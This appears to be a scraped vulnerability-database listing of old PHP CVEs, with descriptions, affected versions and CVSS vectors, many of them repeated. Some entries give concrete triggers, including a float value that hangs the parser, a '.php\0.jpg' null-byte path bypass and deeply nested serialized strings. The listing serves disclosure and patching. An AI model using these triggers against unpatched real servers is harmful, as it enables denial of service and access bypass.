AV:N/AC:M/Au:N/C:N/I:P/A:P

External References
- CVE-2012-1172

PHP Resource Management Errors Vulnerability

PHP before 5.3.7 does not properly implement the error_log function, which allows context-dependent attackers to cause a denial of service (application crash) via unspecified vectors.

Affected Versions
5.1.0 to 5.2.6

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2011-3267

PHP Other Vulnerability

PHP before 5.3.7 does not properly check the return values of the malloc, calloc, and realloc library functions, which allows context-dependent attackers to cause a denial of service (NULL pointer dereference and application crash) or trigger a buffer overflow by leveraging the ability to provide an arbitrary value for a function argument, related to (1) ext/curl/interface.c, (2) ext/date/lib/parse_date.c, (3) ext/date/lib/parse_iso_intervals.c, (4) ext/date/lib/parse_tz.c, (5) ext/date/lib/timelib.c, (6) ext/pdo_odbc/pdo_odbc.c, (7) ext/reflection/php_reflection.c, (8) ext/soap/php_sdl.c, (9) ext/xmlrpc/libxmlrpc/base64.c, (10) TSRM/tsrm_win32.c, and (11) the strtotime function.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2011-3182

PHP Resource Management Errors Vulnerability

PHP before 5.3.7 does not properly implement the error_log function, which allows context-dependent attackers to cause a denial of service (application crash) via unspecified vectors.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2011-3267

PHP Other Vulnerability

PHP before 5.3.7 does not properly check the return values of the malloc, calloc, and realloc library functions, which allows context-dependent attackers to cause a denial of service (NULL pointer dereference and application crash) or trigger a buffer overflow by leveraging the ability to provide an arbitrary value for a function argument, related to (1) ext/curl/interface.c, (2) ext/date/lib/parse_date.c, (3) ext/date/lib/parse_iso_intervals.c, (4) ext/date/lib/parse_tz.c, (5) ext/date/lib/timelib.c, (6) ext/pdo_odbc/pdo_odbc.c, (7) ext/reflection/php_reflection.c, (8) ext/soap/php_sdl.c, (9) ext/xmlrpc/libxmlrpc/base64.c, (10) TSRM/tsrm_win32.c, and (11) the strtotime function.

Affected Versions
5.1.0 to 5.2.6

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2011-3182

PHP Improper Input Validation Vulnerability

PHP before 5.3.9 computes hash values for form parameters without restricting the ability to trigger hash collisions predictably, which allows remote attackers to cause a denial of service (CPU consumption) by sending many crafted parameters.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2011-4885

PHP Improper Input Validation Vulnerability

PHP before 5.3.10 does not properly perform a temporary change to the magic_quotes_gpc directive during the importing of environment variables, which makes it easier for remote attackers to conduct SQL injection attacks via a crafted request, related to main/php_variables.c, sapi/cgi/cgi_main.c, and sapi/fpm/fpm/fpm_main.c.

Affected Versions
5.1.0 to 5.2.6

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2012-0831

PHP Improper Input Validation Vulnerability

The PDORow implementation in PHP before 5.3.9 does not properly interact with the session feature, which allows remote attackers to cause a denial of service (application crash) via a crafted application that uses a PDO driver for a fetch and then calls the session_start function, as demonstrated by a crash of the Apache HTTP Server.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2012-0788

PHP Resource Management Errors Vulnerability

Memory leak in the timezone functionality in PHP before 5.3.9 allows remote attackers to cause a denial of service (memory consumption) by triggering many strtotime function calls, which are not properly handled by the php_date_parse_tzfile cache.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2012-0789

PHP Improper Input Validation Vulnerability

The PDORow implementation in PHP before 5.3.9 does not properly interact with the session feature, which allows remote attackers to cause a denial of service (application crash) via a crafted application that uses a PDO driver for a fetch and then calls the session_start function, as demonstrated by a crash of the Apache HTTP Server.

Affected Versions
5.1.1 to 5.2.12

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2012-0788

PHP Improper Input Validation Vulnerability

PHP before 5.3.9 computes hash values for form parameters without restricting the ability to trigger hash collisions predictably, which allows remote attackers to cause a denial of service (CPU consumption) by sending many crafted parameters.

Affected Versions
5.1.1 to 5.2.12

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2011-4885

PHP Permissions, Privileges, and Access Controls Vulnerability

PHP before 5.3.9 has improper libxslt security settings, which allows remote attackers to create arbitrary files via a crafted XSLT stylesheet that uses the libxslt output extension.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:N

External References
- CVE-2012-0057

PHP Improper Input Validation Vulnerability

PHP before 5.3.10 does not properly perform a temporary change to the magic_quotes_gpc directive during the importing of environment variables, which makes it easier for remote attackers to conduct SQL injection attacks via a crafted request, related to main/php_variables.c, sapi/cgi/cgi_main.c, and sapi/fpm/fpm/fpm_main.c.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2012-0831

PHP Permissions, Privileges, and Access Controls Vulnerability

PHP before 5.3.9 has improper libxslt security settings, which allows remote attackers to create arbitrary files via a crafted XSLT stylesheet that uses the libxslt output extension.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:N

External References
- CVE-2012-0057

PHP Other Vulnerability

The zend_restore_ini_entry_cb function in zend_ini.c in PHP 5.3.0, 5.2.10, and earlier versions allows context-specific attackers to obtain sensitive information (memory contents) and cause a PHP crash by using the ini_set function to declare a variable, then using the ini_restore function to restore the variable.

Affected Versions
5.0.0 to 5.2.10

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:P

External References
- CVE-2009-2626

PHP Permissions, Privileges, and Access Controls Vulnerability

The posix_mkfifo function in ext/posix/posix.c in PHP before 5.2.12 and 5.3.x before 5.3.1 allows context-dependent attackers to bypass open_basedir restrictions, and create FIFO files, via the pathname and mode arguments, as demonstrated by creating a .htaccess file.

Affected Versions
5.0.0 to 5.2.10

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2009-3558

PHP Permissions, Privileges, and Access Controls Vulnerability

The posix_mkfifo function in ext/posix/posix.c in PHP before 5.2.12 and 5.3.x before 5.3.1 allows context-dependent attackers to bypass open_basedir restrictions, and create FIFO files, via the pathname and mode arguments, as demonstrated by creating a .htaccess file.

Affected Versions
5.2.5 to 5.2.6

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2009-3558

PHP Numeric Errors Vulnerability

The unserialize function in PHP 5.3.0 and earlier allows context-dependent attackers to cause a denial of service (resource consumption) via a deeply nested serialized variable, as demonstrated by a string beginning with a:1: followed by many {a:1: sequences.

Affected Versions
5.1.0 to 5.2.11

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2009-4418

PHP Numeric Errors Vulnerability

The unserialize function in PHP 5.3.0 and earlier allows context-dependent attackers to cause a denial of service (resource consumption) via a deeply nested serialized variable, as demonstrated by a string beginning with a:1: followed by many {a:1: sequences.

Affected Versions
5.0.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2009-4418

PHP Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

The htmlspecialchars function in PHP before 5.2.12 does not properly handle (1) overlong UTF-8 sequences, (2) invalid Shift_JIS sequences, and (3) invalid EUC-JP sequences, which allows remote attackers to conduct cross-site scripting (XSS) attacks by placing a crafted byte sequence before a special character.

Affected Versions
5.0.0 to 5.2.11

CVSS
AV:N/AC:M/Au:N/C:N/I:P/A:N

External References
- CVE-2009-4142

PHP Other Vulnerability

The zend_restore_ini_entry_cb function in zend_ini.c in PHP 5.3.0, 5.2.10, and earlier versions allows context-specific attackers to obtain sensitive information (memory contents) and cause a PHP crash by using the ini_set function to declare a variable, then using the ini_restore function to restore the variable.

Affected Versions
5.2.6 to 5.2.9

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:P

External References
- CVE-2009-2626

PHP Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

The htmlspecialchars function in PHP before 5.2.12 does not properly handle (1) overlong UTF-8 sequences, (2) invalid Shift_JIS sequences, and (3) invalid EUC-JP sequences, which allows remote attackers to conduct cross-site scripting (XSS) attacks by placing a crafted byte sequence before a special character.

Affected Versions
5.1.3 to 5.2.6

CVSS
AV:N/AC:M/Au:N/C:N/I:P/A:N

External References

- CVE-2009-4142

PHP Improper Input Validation Vulnerability

The dba_replace function in PHP 5.2.6 and 4.x allows context-dependent attackers to cause a denial of service (file truncation) via a key with the NULL byte. NOTE: this might only be a vulnerability in limited circumstances in which the attacker can modify or add database entries but does not have permissions to truncate the file.

Affected Versions
5.2.6

CVSS
AV:N/AC:L/Au:N/C:N/I:P/A:P

External References
- CVE-2008-7068

PHP Improper Input Validation Vulnerability

The php_zip_make_relative_path function in php_zip.c in PHP 5.2.x before 5.2.9 allows context-dependent attackers to cause a denial of service (crash) via a ZIP file that contains filenames with relative paths, which is not properly handled during extraction.

Affected Versions
5.2.0 to 5.2.8

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2009-1272

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

Array index error in the imageRotate function in PHP 5.2.8 and earlier allows context-dependent attackers to read the contents of arbitrary memory locations via a crafted value of the third argument (aka the bgd_color or clrBack argument) for an indexed image.

Affected Versions
5.1.0 to 5.2.7

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:N

External References
- CVE-2008-5498

PHP Other Vulnerability

The JSON_parser function (ext/json/JSON_parser.c) in PHP 5.2.x before 5.2.9 allows remote attackers to cause a denial of service (segmentation fault) via a malformed string to the json_decode API function.

Affected Versions
5.2.0 to 5.2.8

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References

- CVE-2009-1271

PHP Use of Externally-Controlled Format String Vulnerability

The popen API function in TSRM/tsrm_win32.c in PHP before 5.2.11 and 5.3.x before 5.3.1, when running on certain Windows operating systems, allows context-dependent attackers to cause a denial of service (crash) via a crafted (1) "e" or (2) "er" string in the second argument (aka mode), possibly related to the _fdopen function in the Microsoft C runtime library. NOTE: this might not cross privilege boundaries except in rare cases in which the mode argument is accessible to an attacker outside of an application that uses the popen function.

Affected Versions

5.1.0 to 5.2.9

CVSS

AV:N/AC:L/Au:N/C:N/I:N/A:P

External References

- CVE-2009-3294

PHP Permissions, Privileges, and Access Controls Vulnerability

The tempnam function in ext/standard/file.c in PHP before 5.2.12 and 5.3.x before 5.3.1 allows context-dependent attackers to bypass safe_mode restrictions, and create files in group-writable or world-writable directories, via the dir and prefix arguments.

Affected Versions

5.2.5 to 5.2.6

CVSS

AV:N/AC:L/Au:N/C:N/I:P/A:N

External References

- CVE-2009-3557

PHP Permissions, Privileges, and Access Controls Vulnerability

The tempnam function in ext/standard/file.c in PHP before 5.2.12 and 5.3.x before 5.3.1 allows context-dependent attackers to bypass safe_mode restrictions, and create files in group-writable or world-writable directories, via the dir and prefix arguments.

Affected Versions

5.0.0 to 5.2.11

CVSS

AV:N/AC:L/Au:N/C:N/I:P/A:N

External References

- CVE-2009-3557

PHP Use of Externally-Controlled Format String Vulnerability

The popen API function in TSRM/tsrm_win32.c in PHP before 5.2.11 and 5.3.x before 5.3.1, when running on certain Windows operating systems, allows context-dependent attackers to cause a denial of service (crash) via a crafted (1) "e" or (2) "er" string in the second argument (aka mode), possibly related to the _fdopen function in the Microsoft C runtime library. NOTE: this might not cross privilege boundaries except in rare cases in which the mode argument is accessible to an attacker outside of an application that uses the popen function.

Affected Versions

5.0.0 to 5.2.10

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2009-3294

PHP Cryptographic Issues Vulnerability

The Linear Congruential Generator (LCG) in PHP before 5.2.13 does not provide the expected entropy, which makes it easier for context-dependent attackers to guess values that were intended to be unpredictable, as demonstrated by session cookies generated by using the uniqid function.

Affected Versions
4.4.0 to 5.2.12

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:N

External References
- CVE-2010-1128

PHP Numeric Errors Vulnerability

The iconv_mime_decode_headers function in the Iconv extension in PHP before 5.3.4 does not properly handle encodings that are unrecognized by the iconv and mbstring (aka Multibyte String) implementations, which allows remote attackers to trigger an incomplete output array, and possibly bypass spam detection or have unspecified other impact, via a crafted Subject header in an e-mail message, as demonstrated by the ks_c_5601-1987 character set.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:P/A:N

External References
- CVE-2010-4699

PHP Improper Input Validation Vulnerability

The extract function in PHP before 5.2.15 does not prevent use of the EXTR_OVERWRITE parameter to overwrite (1) the GLOBALS superglobal array and (2) the this variable, which allows context-dependent attackers to bypass intended access restrictions by modifying data structures that were not intended to depend on external input, a related issue to CVE-2005-2691 and CVE-2006-3758.

Affected Versions
4.4.0 to 5.2.14

CVSS
AV:N/AC:L/Au:N/C:N/I:P/A:N

External References
- CVE-2011-0752

PHP Improper Input Validation Vulnerability

The extract function in PHP before 5.2.15 does not prevent use of the EXTR_OVERWRITE parameter to overwrite (1) the GLOBALS superglobal array and (2) the this variable, which allows context-dependent attackers to bypass intended access restrictions by modifying data structures that were not intended to depend on external input, a related issue to CVE-2005-2691 and CVE-2006-3758.

Affected Versions
5.1.0 to 5.2.13

CVSS
AV:N/AC:L/Au:N/C:N/I:P/A:N

External References
- CVE-2011-0752

PHP Resource Management Errors Vulnerability

Use-after-free vulnerability in the Zend engine in PHP before 5.2.15 and 5.3.x before 5.3.4 might allow context-dependent attackers to cause a denial of service (heap memory corruption) or have unspecified other impact via vectors related to use of __set, __get, __isset, and __unset methods on objects accessed by a reference.

Affected Versions
4.4.0 to 5.2.14

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2010-4697

PHP Numeric Errors Vulnerability

The iconv_mime_decode_headers function in the Iconv extension in PHP before 5.3.4 does not properly handle encodings that are unrecognized by the iconv and mbstring (aka Multibyte String) implementations, which allows remote attackers to trigger an incomplete output array, and possibly bypass spam detection or have unspecified other impact, via a crafted Subject header in an e-mail message, as demonstrated by the ks_c_5601-1987 character set.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:P/A:N

External References
- CVE-2010-4699

PHP Resource Management Errors Vulnerability

Use-after-free vulnerability in the Zend engine in PHP before 5.2.15 and 5.3.x before 5.3.4 might allow context-dependent attackers to cause a denial of service (heap memory corruption) or have unspecified other impact via vectors related to use of __set, __get, __isset, and __unset methods on objects accessed by a reference.

Affected Versions
5.1.0 to 5.2.13

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References

- CVE-2010-4697

PHP Numeric Errors Vulnerability

Integer overflow in the mt_rand function in PHP before 5.3.4 might make it easier for context-dependent attackers to predict the return values by leveraging a script's use of a large max parameter, as demonstrated by a value that exceeds mt_getrandmax.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:N/I:P/A:N

External References

- CVE-2011-0755

PHP Numeric Errors Vulnerability

Integer overflow in the mt_rand function in PHP before 5.3.4 might make it easier for context-dependent attackers to predict the return values by leveraging a script's use of a large max parameter, as demonstrated by a value that exceeds mt_getrandmax.

Affected Versions

5.1.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:N/I:P/A:N

External References

- CVE-2011-0755

PHP Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition') Vulnerability

Race condition in the PCNTL extension in PHP before 5.3.4, when a user-defined signal handler exists, might allow context-dependent attackers to cause a denial of service (memory corruption) via a large number of concurrent signals.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:N/AC:M/Au:N/C:N/I:N/A:P

External References

- CVE-2011-0753

PHP Improper Link Resolution Before File Access ('Link Following') Vulnerability

The SplFileInfo::getType function in the Standard PHP Library (SPL) extension in PHP before 5.3.4 on Windows does not properly detect symbolic links, which might make it easier for local users to conduct symlink attacks by leveraging cross-platform differences in the stat structure, related to lack of a FILE_ATTRIBUTE_REPARSE_POINT check.

Affected Versions

4.4.0 to 5.2.17

CVSS

AV:L/AC:M/Au:N/C:P/I:P/A:P

External References

- CVE-2011-0754

PHP Improper Input Validation Vulnerability

PHP before 5.3.4 accepts the \0 character in a pathname, which might allow context-dependent attackers to bypass intended access restrictions by placing a safe file extension after this character, as demonstrated by .php\0.jpg at the end of the argument to the file_exists function.

Affected Versions

5.1.0 to 5.2.17

CVSS

AV:N/AC:L/Au:N/C:N/I:P/A:N

External References

- CVE-2006-7243

PHP Improper Restriction of Operations within the Bounds of a Memory Buffer Vulnerability

The (1) parse_str, (2) preg_match, (3) unpack, and (4) pack functions; the (5) ZEND_FETCH_RW, (6) ZEND_CONCAT, and (7) ZEND_ASSIGN_CONCAT opcodes; and the (8) ArrayObject::uasort method in PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 allow context-dependent attackers to obtain sensitive information (memory contents) or trigger memory corruption by causing a userspace interruption of an internal function or handler. NOTE: vectors 2 through 4 are related to the call time pass by reference feature.

Affected Versions

5.2.0 to 5.2.13

CVSS

AV:N/AC:L/Au:N/C:P/I:P/A:N

External References

- CVE-2010-2191

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The (1) trim, (2) ltrim, (3) rtrim, and (4) substr_replace functions in PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 allow context-dependent attackers to obtain sensitive information (memory contents) by causing a userspace interruption of an internal function, related to the call time pass by reference feature.

Affected Versions

5.2.0 to 5.2.13

CVSS

AV:N/AC:L/Au:N/C:P/I:N/A:N

External References

- CVE-2010-2190

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The (1) strip_tags, (2) setcookie, (3) strtok, (4) wordwrap, (5) str_word_count, and (6) str_pad functions in PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 allow context-dependent attackers to obtain sensitive information (memory contents) by causing a userspace interruption of an internal function, related to the call time pass by reference feature.

Affected Versions

5.2.0 to 5.2.13

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:N

External References
- CVE-2010-2101

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The (1) htmlentities, (2) htmlspecialchars, (3) str_getcsv, (4) http_build_query, (5) strpbrk, and (6) strtr functions in PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 allow context-dependent attackers to obtain sensitive information (memory contents) by causing a userspace interruption of an internal function, related to the call time pass by reference feature.

Affected Versions
5.2.0 to 5.2.13

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:N

External References
- CVE-2010-2100

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The (1) iconv_mime_decode, (2) iconv_substr, and (3) iconv_mime_encode functions in PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 allow context-dependent attackers to obtain sensitive information (memory contents) by causing a userspace interruption of an internal function, related to the call time pass by reference feature.

Affected Versions
5.2.0 to 5.2.13

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:N

External References
- CVE-2010-2097

PHP Resource Management Errors Vulnerability

Use-after-free vulnerability in the request shutdown functionality in PHP 5.2 before 5.2.13 and 5.3 before 5.3.2 allows context-dependent attackers to cause a denial of service (crash) via a stream context structure that is freed before destruction occurs.

Affected Versions
5.2.0 to 5.2.12

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2010-2093

PHP Resource Management Errors Vulnerability

Stack consumption vulnerability in PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 allows context-dependent attackers to cause a denial of service (PHP crash) via a crafted first argument to the fnmatch function, as demonstrated using a long string.

Affected Versions
5.2.0 to 5.2.6

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2010-1917

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The preg_quote function in PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 allows context-dependent attackers to obtain sensitive information (memory contents) by causing a userspace interruption of an internal function, related to the call time pass by reference feature, modification of ZVALs whose values are not updated in the associated local variables, and access of previously-freed memory.

Affected Versions
5.2.0 to 5.2.12

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:N

External References
- CVE-2010-1915

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The Zend Engine in PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 allows context-dependent attackers to obtain sensitive information by interrupting the handler for the (1) ZEND_BW_XOR opcode (shift_left_function), (2) ZEND_SL opcode (bitwise_xor_function), or (3) ZEND_SR opcode (shift_right_function), related to the convert_to_long_base function.

Affected Versions
5.2.0 to 5.2.12

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:N

External References
- CVE-2010-1914

PHP Improper Input Validation Vulnerability

The utf8_decode function in PHP before 5.3.4 does not properly handle non-shortest form UTF-8 encoding and ill-formed subsequences in UTF-8 data, which makes it easier for remote attackers to bypass cross-site scripting (XSS) and SQL injection protection mechanisms via a crafted string.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2010-3870

PHP Improper Input Validation Vulnerability

The ZipArchive::getArchiveComment function in PHP 5.2.x through 5.2.14 and 5.3.x through 5.3.3 allows context-dependent attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted ZIP archive.

Affected Versions
5.2.0 to 5.2.6

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2010-3709

PHP Resource Management Errors Vulnerability

Stack consumption vulnerability in the filter_var function in PHP 5.2.x through 5.2.14 and 5.3.x through 5.3.3, when FILTER_VALIDATE_EMAIL mode is used, allows remote attackers to cause a denial of service (memory consumption and application crash) via a long e-mail address string.

Affected Versions
5.2.0 to 5.2.14

CVSS
AV:N/AC:M/Au:N/C:N/I:N/A:P

External References
- CVE-2010-3710

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The var_export function in PHP 5.2 before 5.2.14 and 5.3 before 5.3.3 flushes the output buffer to the user when certain fatal errors occur, even if display_errors is off, which allows remote attackers to obtain sensitive information by causing the application to exceed limits for memory, execution time, or recursion.

Affected Versions
5.2.0 to 5.2.6

CVSS
AV:N/AC:M/Au:N/C:P/I:N/A:N

External References
- CVE-2010-2531

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The strrchr function in PHP 5.2 before 5.2.14 allows context-dependent attackers to obtain sensitive information (memory contents) or trigger memory corruption by causing a userspace interruption of an internal function or handler.

Affected Versions
5.2.0 to 5.2.6

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:N

External References
- CVE-2010-2484

PHP Permissions, Privileges, and Access Controls Vulnerability

The default session serializer in PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 does not properly handle the PS_UNDEF_MARKER marker, which allows context-dependent attackers to modify arbitrary session variables via a crafted session variable name.

Affected Versions
5.2.0 to 5.2.13

CVSS
AV:N/AC:L/Au:N/C:N/I:P/A:N

External References
- CVE-2010-3065

PHP Permissions, Privileges, and Access Controls Vulnerability

session.c in the session extension in PHP before 5.2.13, and 5.3.1, does not properly interpret ; (semicolon) characters in the argument to the session_save_path function, which allows context-dependent attackers to bypass open_basedir and safe_mode restrictions via an argument that contains multiple ; characters in conjunction with a .. (dot dot).

Affected Versions
4.4.0 to 5.2.13

CVSS
AV:N/AC:L/Au:N/C:N/I:P/A:N

External References
- CVE-2010-1130

PHP Cryptographic Issues Vulnerability

The Linear Congruential Generator (LCG) in PHP before 5.2.13 does not provide the expected entropy, which makes it easier for context-dependent attackers to guess values that were intended to be unpredictable, as demonstrated by session cookies generated by using the uniqid function.

Affected Versions
5.2.0 to 5.2.11

CVSS
AV:N/AC:L/Au:N/C:P/I:P/A:N

External References
- CVE-2010-1128

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The addcslashes function in PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 allows context-dependent attackers to obtain sensitive information (memory contents) by causing a userspace interruption of an internal function, related to the call time pass by reference feature.

Affected Versions
5.2.0 to 5.2.6

CVSS
AV:N/AC:L/Au:N/C:P/I:N/A:N

External References

- CVE-2010-1864

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The chunk_split function in PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 allows context-dependent attackers to obtain sensitive information (memory contents) by causing a userspace interruption of an internal function, related to the call time pass by reference feature.

Affected Versions

5.2.0 to 5.2.6

CVSS

AV:N/AC:L/Au:N/C:P/I:N/A:N

External References

- CVE-2010-1862

PHP Resource Management Errors Vulnerability

The sysvshm extension for PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 allows context-dependent attackers to write to arbitrary memory addresses by using an object's __sleep function to interrupt an internal call to the shm_put_var function, which triggers access of a freed resource.

Affected Versions

5.2.0 to 5.2.6

CVSS

AV:N/AC:L/Au:N/C:P/I:P/A:N

External References

- CVE-2010-1861

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The html_entity_decode function in PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 allows context-dependent attackers to obtain sensitive information (memory contents) or trigger memory corruption by causing a userspace interruption of an internal call, related to the call time pass by reference feature.

Affected Versions

5.2.0 to 5.2.6

CVSS

AV:N/AC:L/Au:N/C:P/I:N/A:N

External References

- CVE-2010-1860

PHP Permissions, Privileges, and Access Controls Vulnerability

session.c in the session extension in PHP before 5.2.13, and 5.3.1, does not properly interpret ; (semicolon) characters in the argument to the session_save_path function, which allows context-dependent attackers to bypass open_basedir and safe_mode restrictions via an argument that contains multiple ; characters in conjunction with a .. (dot dot).

Affected Versions

5.1.0 to 5.2.11

CVSS
AV:N/AC:L/Au:N/C:N/I:P/A:N

External References
- CVE-2010-1130

PHP Improper Input Validation Vulnerability

PHP before 5.3.4 accepts the \0 character in a pathname, which might allow context-dependent attackers to bypass intended access restrictions by placing a safe file extension after this character, as demonstrated by .php\0.jpg at the end of the argument to the file_exists function.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:P/A:N

External References
- CVE-2006-7243

PHP Numeric Errors Vulnerability

strtod.c, as used in the zend_strtod function in PHP 5.2 before 5.2.17 and 5.3 before 5.3.5, and other products, allows context-dependent attackers to cause a denial of service (infinite loop) via a certain floating-point value in scientific notation, which is not properly handled in x87 FPU registers, as demonstrated using 2.2250738585072011e-308.

Affected Versions
5.2.0 to 5.2.16

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2010-4645

PHP Numeric Errors Vulnerability

Integer overflow in the NumberFormatter::getSymbol (aka numfmt_get_symbol) function in PHP 5.3.3 and earlier allows context-dependent attackers to cause a denial of service (application crash) via an invalid argument.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:L/Au:N/C:N/I:N/A:P

External References
- CVE-2010-4409

PHP Numeric Errors Vulnerability

Integer overflow in the xml_utf8_decode function in ext/xml/xml.c in PHP before 5.2.11 makes it easier for remote attackers to bypass cross-site scripting (XSS) and SQL injection protection mechanisms via a crafted string that uses overlong UTF-8 encoding, a different vulnerability than CVE-2010-3870.

Affected Versions

4.4.0 to 5.2.10

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2009-5016

PHP Improper Input Validation Vulnerability

The utf8_decode function in PHP before 5.3.4 does not properly handle non-shortest form UTF-8 encoding and ill-formed subsequences in UTF-8 data, which makes it easier for remote attackers to bypass cross-site scripting (XSS) and SQL injection protection mechanisms via a crafted string.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2010-3870

PHP Improper Input Validation Vulnerability

The openssl_x509_parse function in openssl.c in the OpenSSL module in PHP before 5.4.18 and 5.5.x before 5.5.2 does not properly handle a '\0' character in a domain name in the Subject Alternative Name field of an X.509 certificate, which allows man-in-the-middle attackers to spoof arbitrary SSL servers via a crafted certificate issued by a legitimate Certification Authority, a related issue to CVE-2009-2408.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:P/A:N

External References
- CVE-2013-4248

PHP Permissions, Privileges, and Access Controls Vulnerability

Session fixation vulnerability in the Sessions subsystem in PHP before 5.5.2 allows remote attackers to hijack web sessions by specifying a session ID.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:P/I:P/A:P

External References
- CVE-2011-4718

PHP Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

The SOAP parser in PHP before 5.3.22 and 5.4.x before 5.4.12 allows remote attackers to read arbitrary files via a SOAP WSDL file containing an XML external entity declaration in conjunction with an entity reference, related to an XML External Entity (XXE) issue

in the soap_xmlParseFile and soap_xmlParseMemory functions.

Affected Versions
4.4.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:P/I:N/A:N

External References
- CVE-2013-1824

PHP Improper Input Validation Vulnerability

The openssl_x509_parse function in openssl.c in the OpenSSL module in PHP before 5.4.18 and 5.5.x before 5.5.2 does not properly handle a '\0' character in a domain name in the Subject Alternative Name field of an X.509 certificate, which allows man-in-the-middle attackers to spoof arbitrary SSL servers via a crafted certificate issued by a legitimate Certification Authority, a related issue to CVE-2009-2408.

Affected Versions
5.1.0 to 5.2.17

CVSS
AV:N/AC:M/Au:N/C:N/I:P/A:N

External References
- CVE-2013-4248

PHP Numeric Errors Vulnerability

Integer overflow in the SdnToJewish function in jewish.c in the Calendar component in PHP before 5.3.26 and 5.4.x before 5.4.16 allows context-dependent attackers to cause a denial of service (application hang) via a large argument to the jdtojewish function.

Affected Versions
5.1.0 to 5.2.17

CVSS
